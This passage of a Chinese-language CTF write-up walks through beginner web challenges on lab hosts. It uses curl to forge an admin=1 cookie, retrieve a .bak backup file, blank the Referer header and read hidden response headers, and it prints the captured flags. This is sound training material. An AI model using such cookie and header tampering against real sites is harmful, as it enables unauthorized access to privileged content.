    <!--Do you know http referer? -->
  </div>
  <div id="password">
    Give you password: f451899344a962d6d27a73e2902f8e51
  </div>
  <p> 请输入密码进入下一关:
    <input type="text" id="txt" value="">
    <input type="button" onclick="check()" value="提交">
  </p>

```

c) Step3

因为题目提示不是 admin 访问，同时，可以通过 curl 看到 admin=0；所以我们就需要在接下来的访问中将 admin 修改为 1

```

C:\Users\wang>curl -i -b "authtoken=3180103650.a0f46dbfc24bb12083264e1b4d7704d0" http://10.214.160.32/f451899344a962d6d27a73e2902f8e51.php
HTTP/1.1 200 OK
Date: Thu, 18 Mar 2021 07:13:09 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.0.33
Set-Cookie: admin=0
Vary: Accept-Encoding
Content-Length: 2236
Content-Type: text/html; charset=UTF-8

```

修改后如下：

```

C:\Users\wang>curl -i -b "authtoken=3180103650.a0f46dbfc24bb12083264e1b4d7704d0;admin=1" http://10.214.160.32/f451899344a962d6d27a73e2902f8e51.php

```

可以看到该题的 flag

```

<h1>Level3</h1>
<div id="content">
  Flag 只有来自 admin 才看得到。
  OK, give you flag: ACTF{47ca8aa874ba92a43621d5ff8cde0cdf}<!--Do you know how http cookie worked? -->
</div>
</body>

```

3. <https://zjusec.com/play?q=19>

a) Step1

访问第一关网页后，可以看到提示末尾添加.bak

```

C:\Users\wang>curl -i http://10.214.160.13:10000/1.php
HTTP/1.1 200 OK
Server: nginx/1.11.1
Date: Thu, 18 Mar 2021 07:19:48 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <meta http-equiv="Content-Language" content="zh-CN" />
</head>
<body>
  <div align="center">
    <h1>欢迎来到第一关</h1>
  </div>
  <!-- 删除1.php.bak -->
</body>
</html>

```

于是在 curl 的网页后添加.bak 可以看到第二关 URL

```
C:\Users\wang>curl -i http://10.214.160.13:10000/1.php.bak
HTTP/1.1 200 OK
Server: nginx/1.11.1
Date: Thu, 18 Mar 2021 07:19:54 GMT
Content-Type: application/octet-stream
Content-Length: 310
Last-Modified: Wed, 20 Jul 2016 15:08:36 GMT
Connection: keep-alive
ETag: "578f93f4-136"
Accept-Ranges: bytes

<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <meta http-equiv="Content-Language" content="zh-CN" />
</head>
<body>
<div align="center">
<h1>欢迎来到第一关</h1>
</div>
<!-- 删除1.php.bak -->
<a href="the2nd.php">进入第二关</a>
</body>
</html>
```

b) Step2

进入第三关时，将 referer field 设置为 0，可以看到源代码中包含了第四关 URL

```
C:\Users\wang>curl -i -e "" http://10.214.160.13:10000/3rd.php
HTTP/1.1 200 OK
Server: nginx/1.11.1
Date: Thu, 18 Mar 2021 07:24:35 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <meta http-equiv="Content-Language" content="zh-CN" />
</head>
<body>
<div align="center">
<button type="button" onclick="javascript:location.href='di4guan.php'">你又要到哪里去</button>
</div>

</body>
</html>
```

c) Step3

可以看到下一关的地址就在 header 的 next 段中

```
C:\Users\wang>curl -i http://10.214.160.13:10000/di4guan.php
HTTP/1.1 200 OK
Server: nginx/1.11.1
Date: Thu, 18 Mar 2021 07:26:20 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Next: wozaizheli.php

<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <meta http-equiv="Content-Language" content="zh-CN" />
</head>
<body>
<div align="center">
  茫茫醉乡中 天下心中藏<br>
  下一关的地址在哪儿? 就在你的眼皮底下~
</div>
```

d) Step4

通过在 chrome 网页中修改源代码实现，同前面的方法